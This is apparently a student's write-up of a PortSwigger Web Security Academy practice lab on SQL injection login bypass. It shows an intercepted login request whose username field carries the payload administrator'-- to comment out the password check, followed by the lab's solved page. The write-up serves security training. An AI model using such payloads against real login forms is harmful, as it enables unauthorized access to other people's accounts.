
S. Giridharan
CB.SC.P2CYS23006

Lab: SQL injection vulnerability allowing login bypass

To Access the Lab,




Lab: SQL injection vulnerability allowing login bypass


This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user.

The Below is the Homepage for Lab2, as this Lab's Objective is to Bypass Login, we will Locate the Login Page.



https://0a77003a04652556858427e700a10075.web-security-academy.net/login
Web Security Academy
SQL injection vulnerability allowing login bypass
Back to lab description »
LAB
Not solved
Home
My account
Login
Username
Password
Log in

By Clicking My Account, we are Redirected to the Login Page, let us try to login normally and see the application response.



WebSecurity Academy
SQL injection vulnerability allowing login bypass
Back to lab description »
LAB Not solved
Home | My account
Login
Invalid username or password.
Username
Password
Log in

If we enter wrong credentials, “Invalid username or password” prompt has come, lets intercept the login request using Bsurpsuite and try to bypass login.




Request to https://0a77003a04652556858427e700a10075.web-security-academy.net:443 [34.246.129.62]

```
POST /login HTTP/2
Host: 0a77003a04652556858427e700a10075.web-security-academy.net
Cookie: session=0LptlE7AK0S99bt4vRTJEL3ip6D5polG
Content-Length: 74
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a77003a04652556858427e700a10075.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a77003a04652556858427e700a10075.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

csrf=816a6Rr0hjc0fBezKr0jgiVGoYf4HBbA&username=administrator'--&password=1234
```

After username we are adding **'—**the following lines are added to comment out the rest of the SQL Query, which in this password field will be commented out and login as Administrator only with the username.



SQL injection vulnerability allowing login bypass

Back to lab description »

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email